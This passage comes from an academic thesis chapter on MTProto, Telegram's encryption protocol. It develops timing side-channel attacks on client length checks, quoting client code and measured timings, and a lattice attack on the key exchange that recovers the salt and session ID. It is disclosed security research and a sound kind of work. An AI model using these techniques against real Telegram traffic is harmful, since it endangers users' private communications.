7 :     $\text{Recv}(\mathcal{I}, c_{\mathcal{R},i}, aux)$
8 : if $\exists j \neq k\colon msk_j = msk_k$ then
9 :     return $c^{(2)}_{\mathcal{I},j} = c^{(2)}_{\mathcal{I},k}$
10 : else return $\perp$
```

Figure 5.3. Adversary against the IND-security of MTProto (modelled as a channel CH) when permitting re-encryption under reused msg_id and msg_seq_no. If the adversary controls the randomness, then set $q = 2$ and choose $r_{\mathcal{I},0} = r_{\mathcal{I},1}$. Otherwise (i.e. all $r_{\mathcal{I},i}, r_{\mathcal{R},i}$ values are uniformly random) set $q = 2^{64}$. In this figure, let msk_i be msk for $c_{\mathcal{I},i}$ and let $c^{(i)}$ be the i-th block of ciphertext c.

To allow a security proof of Chapter 6 to go through, the cleanest solution is to remove the re-encryption capability from the model. If a message resend facility is needed, applications can do this either by resending the original ciphertext at the underlying transport level (without involvement of the channel) or using the secure channel (in which case each resending would take place using an updated, unique state of the channel).

5.4 Timing side-channel attack

We present a timing side-channel attack against implementations of MTProto. The attack arises from MTProto's reliance on an Encrypt & MAC construction, the malleability of IGE mode, and specific weaknesses in implementations. The attack proceeds in the spirit of [APW09]: move a target ciphertext block to a position where the underlying plaintext will be interpreted as a length field and use the resulting behaviour to learn some information. The attack is complicated by Telegram using IGE mode instead of CBC mode analysed in [APW09]. We begin by describing a generic way to overcome this obstacle in Section 5.4.1. We describe the side channels found in the implementations of several Telegram clients in Section 5.4.2 and experimentally demonstrate the existence of a timing side channel in the desktop client in Section 5.4.3.

5.4.1 Manipulating IGE

In IGE mode, we have $c_i = E_k(m_i \oplus c_{i-1}) \oplus m_{i-1}$ for $i = 1, 2, \ldots, t$ (see Fig. 2.2). Suppose we intercept an IGE ciphertext $c = c_1 \parallel c_2 \parallel \ldots \parallel c_t$ consisting of t blocks. Further, suppose we have a side channel that enables us to learn some bits of the second plaintext block[8] for any ciphertext decrypted according to IGE mode. Fix a target block number i for which we are interested in learning a portion of m_i that is encrypted in c_i. Assume we know the plaintext blocks m_1 and m_{i-1}.

We construct a ciphertext $c_1 \parallel c^*$ where $c^* := c_i \oplus m_{i-1} \oplus m_1$. This is decrypted in IGE mode as:

$$\begin{aligned} m_1 &= E_k^{-1}(c_1 \oplus IV_m) \oplus IV_c \\ m^* &= E_k^{-1}(c^* \oplus m_1) \oplus c_1 = E_k^{-1}(c_i \oplus m_{i-1}) \oplus c_1 \\ &= m_i \oplus c_{i-1} \oplus c_1 \end{aligned}$$

Since we know c_1 and c_{i-1}, we can recover some bits of m_i if we can obtain the corresponding bits of m^* (e.g. through a side channel leak).

To motivate our known plaintext assumption, consider a message where m_{i-1} = "Today's password" and m_i = "is SECRET". Here, m_{i-1} is known, while learning bytes of m_i is valuable. On another hand, the requirement of knowing m_1 may not be easy to fulfil in MTProto. The first plaintext block of an MTProto payload always contains server_salt || session_id, both of which are random values. It is unclear whether they were intended to be secret, but in effect they are, limiting the applicability of this attack. This is why in Section 5.5 we give an attack to recover these values. Note that these values are the same for all ciphertexts within a single session, so if they were recovered, then we could carry out the attack on each of the ciphertexts in turn.

[8]The attack is easy to adapt to a different block.

5.4.2 Leaky length field

The preceding attack assumes we have a side channel that enables us to learn a part of m_2. We now show how such side channels arise in implementations.

The msg_length field occupies the last four bytes of the second block of every MTProto cloud chat message plaintext (see Section 5.2). After decryption, the field is checked for validity in Telegram clients. Crucially, in several implementations this check is performed *before* the MAC check, i.e. before *msk* is recomputed from the decrypted plaintext. If either of those checks fails, the client closes the connection without outputting a specific error message. However, if an implementation is not constant time, an attacker who submits modified ciphertexts of the form described above may be able to distinguish between an error arising from validity checking of msg_length and a MAC error, and thus learn something about the bits of plaintext in the position of the msg_length field.

Since different Telegram clients implement different checks on the msg_length field, we now proceed to a case-by-case analysis, showing relevant code excerpts in each case.

Android. The field msg_length is referred to as `messageLength` here. The check is performed in `decryptServerResponse` of `Datacenter.cpp` [Tel21k], which compares `messageLength` with another `length` field (see code below). If the `messageLength` check fails, the MAC check is still performed. The timing difference thus consists only of two conditional jumps, which would be small in practice. The `length` field is taken from the first four bytes of the transport protocol format and is not checked against the actual packet size, so an attacker can substitute arbitrary values. Using multiple queries with different `length` values could thus enable extraction of up to 32 bits of plaintext from the `messageLength` field.

```
if (messageLength > length - 32) {
        error = true;
} else if (paddingLength < 12 || paddingLength > 1024) {
        error = true;
}
messageLength += 32;
if (messageLength > length) {
        messageLength = length;
}
// compute messageKey [redacted due to space]
return memcmp(messageKey + 8, key, 16) == 0 && !error;
```

Desktop. The method `handleReceived` of `session_private.cpp` [Tel21n] performs the length check, comparing the `messageLength` field with `kMaxMessageLength` = 2^{24}. When this check fails, the connection is closed and no MAC check is performed, providing a potentially large timing difference. Because of the fixed value 2^{24}, this check would leak the 8 most significant bits of the target block m_i with probability 2^{-8}, i.e. the eight most significant bits of the 32-bit length field, allowing those bits to be recovered after about 2^8 attempts on average.[9]

```
if (messageLength > kMaxMessageLength) {
        LOG(("TCP Error: bad messageLength %1").arg(messageLength));
        TCP_LOG(("TCP Error: bad message %1").arg(
                Logs::mb(ints, intsCount * kIntSize).str()));

        return restart();
}
// ...
// MAC computation and check follow
```

iOS. The field msg_length is referred to as `messageDataLength` here. The check is performed in `_decryptIncomingTransportData` of `MTProto.m` [Tel21p], which compares `messageDataLength` with the length of the decrypted data first in a padding length check and then directly, see code below. If either check fails, it hashes the complete decrypted payload. A timing side channel arises because sometimes this countermeasure hashes fewer bytes than a genuine MAC check (the latter also hashes 32 bytes of *ak*, here `effectiveAuthKey.authKey`; hence one more 512-bit block will be hashed unless the length of the decrypted payload in bits modulo 512 is 184 or less[10], this condition being due to padding). If an attacker can change the value of `decryptedData.length` directly or by attaching additional ciphertext blocks, this could leak up to 32 bits of plaintext as in the Android client.

```
int32_t paddingLength =
        ((int32_t)decryptedData.length) - messageDataLength;
if (paddingLength < 12 || paddingLength > 1024) {
        __unused NSData *result = MTSha256(decryptedData);
        return nil;
}

if (messageDataLength < 0 ||
        messageDataLength > (int32_t)decryptedData.length) {
                __unused NSData *result = MTSha256(decryptedData);
                return nil;
}

int xValue = 8;
NSMutableData *msgKeyLargeData = [[NSMutableData alloc] init];
[msgKeyLargeData appendBytes:effectiveAuthKey.authKey.bytes
        + 88 + xValue length:32];
[msgKeyLargeData appendData:decryptedData];
```

[9]Note that this beats random guessing as the correct value can be recognised.

[10]This condition holds for payloads of length 191 bits or less modulo 512, but the interface to the hash functions in OpenSSL and derived libraries only accepts inputs in multiples of bytes not bits.


```
NSData *msgKeyLarge = MTSha256(msgKeyLargeData);
NSData *messageKey = [msgKeyLarge subdataWithRange:NSMakeRange(8, 16)];

if (![messageKey isEqualToData:embeddedMessageKey])
        return nil;
```

Discussion. Note that all three of the above implementations were in violation of Telegram's own security guidelines [Tel21h] which state: "If an error is encountered before this check could be performed, the client must perform the msg_key check anyway before returning any result. Note that the response to any error encountered before the msg_key check must be the same as the response to a failed msg_key check." In contrast, `TDLib` [Tel21j], the cross-platform library for building Telegram clients, does avoid timing leaks by running the MAC check first.

5.4.3 Practical experiments

We ran experiments to verify whether the side channel present in the desktop client code is exploitable. We measured the time difference between processing a message with a wrong msg_length and processing a message with a correct msg_length but a wrong MAC. This was done using the Linux desktop client, modified to process messages generated on the client side without engaging the network. The code can be found in Appendix C.1. We collected data for 10^8 trials for each case under ideal conditions, i.e. with hyper-threading, Turbo Boost etc. disabled. After removing outliers, the difference in means was about 3 microseconds, see Fig. 5.4. This should be sufficiently large for a remote attacker to detect, even with network and other noise sources (see [AP13], where sub-microsecond timing differences were successfully resolved over a LAN).



error type	# trials	mean	st. dev.	median
msg_length	97820883	30.330652	0.267439	30.308
MAC	96908852	33.603296	0.190341	33.589

Figure 5.4. Processing time of `SessionPrivate::handleReceived` in microseconds.

5.5 Attacking the key exchange

Recall that our attack in Section 5.4 relies on the knowledge of m_1 which in MTProto contains a 64-bit salt and a 64-bit session ID. In Section 5.5.1, we present a strategy for recovering the 64-bit salt. We use it in a simple guess and confirm approach to recover the session ID in Section 5.5.2. In Section 5.5.3, we then discuss how the attack in Section 5.5.1 enables to break server authentication and thus enables an attacker-in-the-middle (MitM) attack on the Diffie-Hellman key exchange.

We stress, however, that the attack in Section 5.5.1 only applies in a short period after a key exchange between a client and a server.[11] Furthermore, the attack critically relies on observing small timing differences which is unrealistic in practice, especially over a wide network. That is, our attack relies on a timing side channel arising when Telegram's servers decrypt RSA ciphertexts and verify their integrity. While – in response to our disclosure – the Telegram developers confirmed the presence of non-constant code in that part of their implementation and hence confirmed our attack, they did not share the source code or other details with us.

Since Telegram does not publish the source code for its servers (in contrast to its clients), the only option to verify the precise server behaviour would be to test it. This would entail sending millions if not billions of requests to Telegram's servers from a host that is geographically and topologically close to one of Telegram's data centres, observing the response time. Such an experiment would have been at the edge of our capabilities but is clearly feasible for a dedicated, well-resourced attacker.

5.5.1 Recovering the salt

At a high level, our strategy exploits the fact that during the initial key exchange, Telegram integrity-protects RSA ciphertexts by including a hash of the underlying message contents in the encrypted payload *except for the random padding*, which necessitates parsing the data, which in turn establishes the potential for a timing side-channel.[12] In what follows, we assume the presence of such a side channel and show how it enables the recovery of the encrypted message, solving noisy linear equations via lattice reduction. We refer the reader to [MH20, AH21] for an introduction to the application of lattice reduction in side-channel attacks and the state of the art respectively.

In Fig. 5.5, we show Telegram's instantiation of the Diffie-Hellman key exchange [Tel21q] at the level of detail required for our attack, omitting TL schema encoding. In Fig. 5.5, we let n := nonce, s := server_nonce, n' := new_nonce be nonces; $\mathcal{S}$ be the set of public server fingerprints, $F \in \mathcal{S}$ be the fingerprint of the public key pk selected by the client, t_s := server_time be a timestamp for the server; let $\mathcal{F}(\cdot,\cdot)$ be some function used to derive keys;[13] let p_r, p_s, p_c be random padding of

[11]Telegram will perform roughly one key exchange per day, aiming for forward secrecy.
[12]We note that this issue mirrors the one reported in [JO16].
[13]This consists of SHA-1 calls but we omit the details here.

appropriate length; let ak be the final key. The initial salt used by Telegram is then computed as

$$\mathsf{server\_salt} := n'[0:64] \oplus s[0:64].$$

Since s is sent in the clear during the key exchange protocol, recovering the salt is equivalent to recovering $n'[0:64]$. We let N', e denote the public RSA key (modulus and exponent) used to perform RSA encryption by the client in the key exchange and we let d denote the private RSA exponent used by the server to perform RSA decryption.[14] We assume N' has exactly 2048 bits which holds for the values used by Telegram.



Client
Server
$n \leftarrow\!\!\$ \{0,1\}^{128}$
n
$s \leftarrow\!\!\$ \{0,1\}^{128}$
$n, s, N, \mathcal{S}$
$N \leftarrow p \cdot q$
$n' \leftarrow\!\!\$ \{0,1\}^{256}$
$n, s, p, q, F, \mathsf{RSA}(pk, (h_r, N, p, q, n, s, n', p_r))$
$k, iv \leftarrow \mathcal{F}(n', s)$
$n, s, \mathsf{IGE[AES\text{-}256]}(k, iv, (h_s, n, s, g, p', g^a, t_s, p_s))$
$k, iv \leftarrow \mathcal{F}(n', s)$
$b \leftarrow\!\!\$ \{0,1\}^{2048}$
$n, s, \mathsf{IGE[AES\text{-}256]}(k, iv, (h_c, n, s, \mathsf{retry\_id}, g^b, p_c))$
$ak \leftarrow (g^a)^b$
$ak \leftarrow (g^b)^a$
$n, s, h_{n'}$

Figure 5.5. Telegram key exchange.

Further, we have

$$h_{n'} := \mathsf{SHA\text{-}1}(n' \,\|\, \mathsf{0x0}i \,\|\, \mathsf{SHA\text{-}1}(ak)[0:64])[32:160]$$

in Fig. 5.5, where $i = 1$, 2 or 3 depending on whether the key exchange terminated successfully and h_r, h_s, h_c are SHA-1 hashes over the corresponding payloads *except* for the padding p_r, p_s, p_c. In particular, we have

$$h_r := \mathsf{SHA\text{-}1}(\mathsf{TL}(N, p, q, n, s, n'))$$

where TL denotes the TL schema encoding for this particular request. The critical observation in this section is that while n, s and n' have fixed lengths of 128, 128 and 256 bits respectively in this encoding, the same is not true for N, p and q. This implies that the content to be fed to SHA-1 after RSA decryption and during verification must first be parsed by the server. This opens up the

[14]Note that N' is distinct from the proof-of-work value N that is sent by the server during the protocol and whose factors p, q are returned by the client.

possibility of a timing side channel. In particular, at the byte level SHA-1 is called on

$$hd \parallel \mathcal{L}(N) \| N \| \mathcal{P}(N) \parallel \mathcal{L}(p) \| p \| \mathcal{P}(p) \parallel \mathcal{L}(q) \| q \| \mathcal{P}(q) \parallel n \parallel s \parallel n'$$

where $\mathcal{L}(x)$ encodes the length of x in one byte,[15] x is stored in big endian byte order, $\mathcal{P}(x)$ is up to three zero bytes so that the length of $\mathcal{L}(x) \| x \| \mathcal{P}(x)$ is divisible by 4, and $hd =$ `0xec5ac983` is a fixed header identifying this particular request.

We verified the following behaviour of the Telegram server, where "is checked" and "expects" means that the key exchange aborts if the payload deviates from the expectation.

- The header $hd =$ `0xec5ac983` is checked;
- the server expects $1 \le \mathcal{L}(N) \le 16$ and $\mathcal{L}(p), \mathcal{L}(q) = 4$ (different valid encodings, e.g. by prefixing zeros, of valid values are not accepted);
- the value of N is *not* checked, p, q are checked against the value of N stored on the server and the server expects $p < q$;
- the contents of $\mathcal{P}(\cdot)$ are *not* checked;
- both n, s are checked.

While we do not know in what order the Telegram server performs these checks, we recall that the payload must be parsed before being integrity checked and that the number of bytes being fed to SHA-1 depends on this parsing. This is because the random padding must be removed from the payload before calling SHA-1.

Recall that the Telegram developers acknowledged the attack presented here but did not provide further details on their implementation. Therefore, below we will assume that the Telegram server code follows a similar pattern to Telegram's flagship `TDLib` library, which is used e.g. to implement the Telegram Bot API [Tel20e]. While `TDLib` does not implement RSA decryption, it does implement message parsing during the handshake. In particular, the library returns early when the header does not match its expected value. In our case the header is `0xec5ac983` but we stress that this behaviour does not seem to be problematic in `TDLib` and we do not know if the Telegram servers follow the same pattern also for RSA decryption. We will discuss other leakage patterns below, but for now we will assume the Telegram servers return early whenever there is a header mismatch, skipping the SHA-1 call in this case. This produces a timing side channel.

Thus, we consider a textbook RSA ciphertext $c = m^e \bmod N'$ with

$$m = h_r \parallel hd \parallel \mathcal{L}(N) \| N \| \mathcal{P}(N) \parallel \mathcal{L}(p) \| p \| \mathcal{P}(p) \parallel \mathcal{L}(q) \| q \| \mathcal{P}(q) \parallel n \parallel s \parallel n' \parallel p_r$$

[15]Longer inputs are supported by $\mathcal{L}(\cdot)$ but would not fit into ≤ 255 bytes of RSA payload.

of length 255 bytes. First, observe that an attacker knows all contents of the payload (including their encodings) except for h_r, n' and p_r and we can write:

$$\begin{aligned} x &= 2^{\ell(p_r)} \cdot n' + p_r < 2^{256+\ell(p_r)} \\ m &= (2^{1880} \cdot h_r + 2^{256+\ell(p_r)} \cdot \gamma + x) \end{aligned}$$

where γ is a known constant derived from n, s, p, q, N and where $\ell(p_r)$ is the known length of p_r. This relies on knowing that $|n'| = 256$ and $|m| - |h_r| = 1880$.

Under our assumption on header checking, we can detect whether the bits in positions $8 \cdot 255 - 160 - 32$ to $8 \cdot 255 - 160 - 1$ (big endian, SHA-1 returns 160 bits) of $m' := (c')^d$ match `0xec5ac983` for any c' we submit to the Telegram servers. Thus, inspired by [Ble98], we submit $s_i^e \cdot c$, for several chosen s_i to the server and receive back an answer whether the bits 1848 to 1879 of $s_i \cdot m$ match the expected header. If the s_i are chosen sufficiently randomly, this event will have probability $\approx 2^{-32}$. Writing $\zeta =$ `0xec5ac983`, we consider

$$\begin{aligned} e_i &= \left((s_i \cdot m \bmod N') - \zeta \cdot 2^{1848}\right) \bmod 2^{1880} \\ &= \left(\left(s_i \cdot \left(2^{1880} \cdot h_r + 2^{256+\ell(p_r)} \cdot \gamma + x\right) \bmod N'\right) - \zeta \cdot 2^{1848}\right) \bmod 2^{1880} \\ &= \left(\left(\left(s_i \cdot 2^{1880} \cdot h_r + s_i \cdot 2^{256+\ell(p_r)} \cdot \gamma + s_i \cdot x\right) \bmod N'\right) - \zeta \cdot 2^{1848}\right) \bmod 2^{1880}. \end{aligned}$$

That is, we pick random s_i (we will discuss how to pick those below) and submit $s_i^e \cdot c$ to the Telegram servers. Using the timing side channel we then detect when the bits in the header position match ζ. When this happens, we store s_i. Overall, we find μ such s_i (we discuss below how to pick μ) and suppose the event happens for some set of s_i, with $i = 0, \ldots, \mu - 1$.

Recovering h_r. Note that $e_i < 2^{1880-32}$ by construction and $x < 2^{256+\ell(p_r)} \ll 2^{1848}$. Thus, picking sufficiently small s_i an attacker can make $e_i' := (e_i - s_i \cdot x) \bmod 2^{1880} < 2^{1848}$, i.e.

$$e_i' = \left(\left(\left(s_i \cdot 2^{1880} \cdot h_r + s_i \cdot 2^{256+\ell(p_r)} \cdot \gamma\right) \bmod N'\right) - \zeta \cdot 2^{1848}\right) \bmod 2^{1880} < 2^{1848}.$$

We rewrite e_i' as

$$e_i' = \left(s_i \cdot 2^{1880} \cdot h_r + s_i \cdot 2^{256+\ell(p_r)} \cdot \gamma - \zeta \cdot 2^{1848} - \sigma_i \cdot 2^{1880}\right) \bmod N'$$

for $\sigma_i < 2^{160}$ and use lattice reduction to recover h_r. Writing

$$t_i = \left(s_i \cdot 2^{256+\ell(p_r)} \cdot \gamma - \zeta \cdot 2^{1848}\right) \bmod N',$$

we consider the lattice spanned by the rows of L_1 with

$$L_1 := \begin{pmatrix} 2^{1688} & 0 & 0 & 0 & 2^{1880} \cdot s_0 & \cdots & 2^{1880} \cdot s_{\mu-1} & 0 \\ 0 & 2^{1688} & 0 & 0 & 2^{1880} & \cdots & 0 & 0 \\ 0 & 0 & \ddots & 0 & 0 & \ddots & 0 & 0 \\ 0 & 0 & 0 & 2^{1688} & 0 & \cdots & 2^{1880} & 0 \\ 0 & 0 & 0 & 0 & N' & \cdots & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & \ddots & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & \cdots & N' & 0 \\ 0 & 0 & 0 & 0 & t_0 & \cdots & t_{\mu-1} & 2^{1848} \end{pmatrix}.$$

Multiplying L_1 from the left by

$$\begin{pmatrix} h_r & -\sigma_0 & \ldots & \sigma_{\mu-1} & * & \ldots & * & 1 \end{pmatrix}$$

where $*$ stands for modular reduction by N', shows that this lattice contains a vector

$$\begin{pmatrix} 2^{1688} \cdot h_r & -2^{1688} \cdot \sigma_0 & \ldots & -2^{1688} \cdot \sigma_{\mu-1} & e'_0 & \ldots & e'_{\mu-1} & 2^{1848} \end{pmatrix} \tag{5.1}$$

where all entries are bounded by $2^{1848} = 2^{1688+160}$. Thus, that vector has Euclidean norm $\leq \sqrt{2\,\mu + 2} \cdot 2^{1848}$.[16] On the other hand, the Gaussian heuristic predicts the shortest vector in the lattice to have norm

$$\approx \sqrt{\frac{2\,\mu+2}{2\pi\, e}} \cdot \left(2^{1688\cdot(\mu+1)} \cdot (N')^{\mu} \cdot 2^{1848}\right)^{1/(2\,\mu+2)}. \tag{5.2}$$

Finding a shortest vector in the lattice spanned by the rows of L_1 is expected to recover our target vector and thus h_r when the norm of Eq. (5.1) is smaller than Eq. (5.2) which is satisfied for $\mu = 6$.

We experimentally verified that LLL on a $(2 \cdot 6 + 2)$-dimensional lattice constructed as L_1 indeed succeeds – the script is attached to the electronic version of this document.[17] Thus, under our assumptions, recovering h_r requires about $6 \cdot 2^{32}$ queries to Telegram's servers and a trivial amount of computation.

[16]This estimate is pessimistic for the attacker. Applying the techniques summarised in [AH21] for constructing such lattices, we can save a factor of roughly two. We forgo these improvements here to keep the presentation simple.

[17]As `telegram-rsa-poc.py`.

Recovering n'. Once we have recovered h_r, we can target n'. Writing $\gamma' = 2^{1880-256-\ell(p_r)} \cdot h_r + \gamma$, we obtain

$$\begin{aligned}
d_i &= \left((s'_i \cdot m \bmod N') - \zeta \cdot 2^{1848}\right) \bmod 2^{1880} \\
&= \left(\left(s'_i \cdot \left(2^{256+\ell(p_r)} \cdot \gamma' + x\right) \bmod N'\right) - \zeta \cdot 2^{1848}\right) \bmod 2^{1880} \\
&= \left(\left(\left(s'_i \cdot 2^{256+\ell(p_r)} \cdot \gamma' + s'_i \cdot x\right) \bmod N'\right) - \zeta \cdot 2^{1848}\right) \bmod 2^{1880} \\
&= \left(\left(\left(s'_i \cdot 2^{256+\ell(p_r)} \cdot \gamma' + s'_i \cdot (2^{\ell(p_r)} \cdot n' + p_r)\right) \bmod N'\right) - \zeta \cdot 2^{1848}\right) \bmod 2^{1880}
\end{aligned}$$

where the s'_i are again chosen randomly and we collect s'_i for $i = 0, \ldots, \mu' - 1$ where the bits in the header position match ζ. We discuss how to choose s'_i and μ' below. Thus, we assume that $d_i < 2^{1848}$ for s'_i. Information theoretically, each such inequality leaks 32 bits. Considering that $x = 2^{\ell(p_r)} n' + p_r$ has $256 + \ell(p_r)$ bits, we thus require at least $(256 + \ell(p_r))/32$ such inequalities to recover x.[18] Yet, $\ell(p_r) \gg 256$ and the content of p_r is of no interest to us, i.e. we seek to recover n' without "wasting entropy" on p_r.[19] In other words, we wish to pick s'_i sufficiently large so that all bits of $s'_i \cdot 2^{\ell(p_r)} \cdot n'$ affect the 32 bits starting at 2^{1848} but sufficiently small to still allow us to consider "most of" $s'_i \cdot p_r$ as part of the lower-order bit noise. Thus, we pick random $s'_i \approx 2^{1848-\ell(p_r)}$ and consider $d'_i := d_i - s'_i \cdot p_r$ with

$$\begin{aligned}
d'_i &= \left(\left(\left(s'_i \cdot 2^{256+\ell(p_r)} \cdot \gamma' + s'_i \cdot 2^{\ell(p_r)} \cdot n'\right) \bmod N'\right) - \zeta \cdot 2^{1848}\right) \bmod 2^{1880} \\
&= \left(s'_i \cdot 2^{256+\ell(p_r)} \cdot \gamma' + s'_i \cdot 2^{\ell(p_r)} \cdot n' - \zeta \cdot 2^{1848} - \sigma'_i \cdot 2^{1880}\right) \bmod N'.
\end{aligned}$$

Writing
$$t'_i = \left(s'_i \cdot 2^{256+\ell(p_r)} \cdot \gamma' - \zeta \cdot 2^{1848}\right) \bmod N',$$

we consider the lattice spanned by the rows of L_2 with

$$L_2 := \begin{pmatrix}
2^{1592} & 0 & 0 & 0 & 2^{\ell(p_r)} \cdot s'_0 & \cdots & 2^{\ell(p_r)} \cdot s'_{\mu'-1} & 0 \\
0 & 2^{1688} & 0 & 0 & 2^{1880} & \cdots & 0 & 0 \\
0 & 0 & \ddots & 0 & 0 & \ddots & 0 & 0 \\
0 & 0 & 0 & 2^{1688} & 0 & \cdots & 2^{1880} & 0 \\
0 & 0 & 0 & 0 & N' & \cdots & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & \ddots & 0 & 0 \\
0 & 0 & 0 & 0 & 0 & \cdots & N' & 0 \\
0 & 0 & 0 & 0 & t'_0 & \cdots & t'_{\mu'-1} & 2^{1848}
\end{pmatrix}.$$

[18]Technically, given the knowledge of h_r and that it is a hash of the remaining inputs save p_r the information theory limit does not apply and algorithms exist to exploit this additional information [AH21]. However, for simplicity we forgo a discussion of this variant here.

[19]Indeed, we are only interested in 64 bits of n', in particular $n'[0:64]$.

As before, multiplying L_2 from the left by

$$\begin{pmatrix} n' & -\sigma'_0 & \dots & -\sigma'_{\mu'-1} & * & \dots & * & 1 \end{pmatrix}$$

shows that this lattice contains a vector

$$\begin{pmatrix} 2^{1592} \cdot n' & -2^{1688} \cdot \sigma'_0 & \dots & -2^{1688} \cdot \sigma'_{\mu'-1} & d'_0 & \dots & d'_{\mu'-1} & 2^{1848} \end{pmatrix}$$

where all entries are $\approx 2^{1848}$ and thus the vector has Euclidean norm $\approx \sqrt{2\,\mu' + 2} \cdot 2^{1848}$. We write "$\approx$" instead of "$\leq$" because $s'_i \cdot p_r$ may overflow 2^{1848}. Picking $\mu' = 256/32 + 1 = 9$ gives an instance where the target vector is expected to be shorter than the Gaussian heuristic predicts. However, due to our choice of s'_i, finding a shortest vector might not recover n' exactly but only the top $256 - \varepsilon$ bits for some small ε. We verified this behaviour with our proof of concept implementation which consistently recovers all but $\varepsilon \approx 4$ bits. To recover the remaining bits, we simply perform exhaustive search by computing $\mathsf{SHA\text{-}1}(N, p, q, n, s, n' + \Delta n')$ for all candidates for $\Delta n'$ and comparing against h_r. Overall, under our assumptions, using $\approx (6 + 9) \cdot 2^{32}$ noise-free queries and a trivial amount of computation we can recover n' from Telegram's key exchange. This in turn allows to compute the initial salt. Of course, timing side channels are noisy, suggesting a potentially significantly larger number of queries would be needed to recover sufficiently clean signals for the lattice reduction stage.

Extension to other leakage patterns. Our approach can be adapted to check other leakage patterns, e.g. targeting the values in the $\mathcal{L}(\cdot)$ fields. For example, recall that the Telegram servers require $1 \leq \mathcal{L}(N) \leq 16$. We do not know what the servers do when this condition is violated, but discuss possible behaviours:

- Assume the code terminates early, skipping the SHA-1 call. This would result in a timing side channel leaking that the three most significant bits of $\mathcal{L}(N)$ are zero when the SHA-1 call is triggered.

- Assume the code does not terminate early but the Telegram servers feed between 88 and 104 bytes to SHA-1. This would not produce a timing leak. That is, SHA-1 hashes data in blocks with its running time depending on the number of blocks processed. It has a block size of 64 bytes, and its padding algorithm (i.e. see SHA-pad in Fig. 2.4) insists on adding at least 8 bytes of length and 1 byte of padding. Thus, up to 55 full bytes are hashed as one block, then 119, 183, and 247; see [AP13, MBA+20] for works exploiting this. Telegram's format checking restricts the accepted length to between 88 and 104 bytes, i.e. all valid payloads lead to calls to the SHA-1 compression function on two blocks.

- Assume the code performs a dummy SHA-1 call on all data received, say, minus the received digest. This would lead to calls to the SHA-1 compression function on three blocks and a timing side channel leaking the three most significant bits of $\mathcal{L}(N)$, by distinguishing between $\mathcal{L}(N) > 16$ and $\mathcal{L}(N) \leq 16$.

Now, suppose Telegram's servers do leak whether the three most significant bits of $\mathcal{L}(N)$ are zero without first checking the header. On the one hand, this would reduce the query complexity because the target event is now expected to happen with probability 2^{-3}. On the other hand, this increases the cost of lattice reduction, as we now need to find shortest vectors in lattices of larger dimension. Information theoretically, we need at least $m = 160/3$ samples to recover h_r and thus need to consider finding shortest vectors in a lattice of dimension 110, which is feasible [AH21]. For n' we can use the same tactic as above for "slicing up" x into n' and p_r to slice up n' into sufficiently small chunks. Alternatively, noting that we only need to recover 64 bits of n' we can simply consider a lattice of dimension ≈ 45, where finding shortest vectors is easy.

See Section 5.6.1 for developments in this regard since this chapter was originally published.

5.5.2 Recovering the session ID

Given the salt, we can recover the session ID using a simple guess and verify approach exploiting the same timing side channel as in Section 5.4. Here, we simply run our attack from Section 5.4 but this time we use a known plaintext block m_i in order to validate our guesses about the value of m_1 (which is now partially unknown). That is, for all 2^{64} choices of the session ID, and given the recovered salt value, we can construct a candidate for m_1. Then, for known m_{i-1}, m_i, we construct $c_1 \parallel c^*$ as before, with $c^* = m_{i-1} \oplus c_i \oplus m_1$. If our guess for the session ID was correct, then decrypting $c_1 \parallel c^*$ results in a plaintext having a second block of the form

$$m^* = E_k^{-1}(c^* \oplus m_1) \oplus c_1 = E_k^{-1}(m_{i-1} \oplus c_i) \oplus c_1 = m_i \oplus c_{i-1} \oplus c_1.$$

We can then check if the observed behaviour on processing the ciphertext is consistent with the known value $m_i \oplus c_{i-1} \oplus c_1$. If our choice of the session ID (and therefore m_1) is correct, this will always be the case. If our guess is incorrect then m^* can be assumed to be uniformly random.

In more detail, assume our timing side channel leaks 32 bits of plaintext from the length field check. Let $m_i^{(j)}$ and $c_i^{(j)}$ be the i-th block in the j-th plaintext and ciphertext respectively. Collect three plaintext-ciphertext pairs such that

$$m_i^{(j)} \oplus c_{i-1}^{(j)} \oplus c_1^{(j)}, \ (0 \leq j < 3)$$

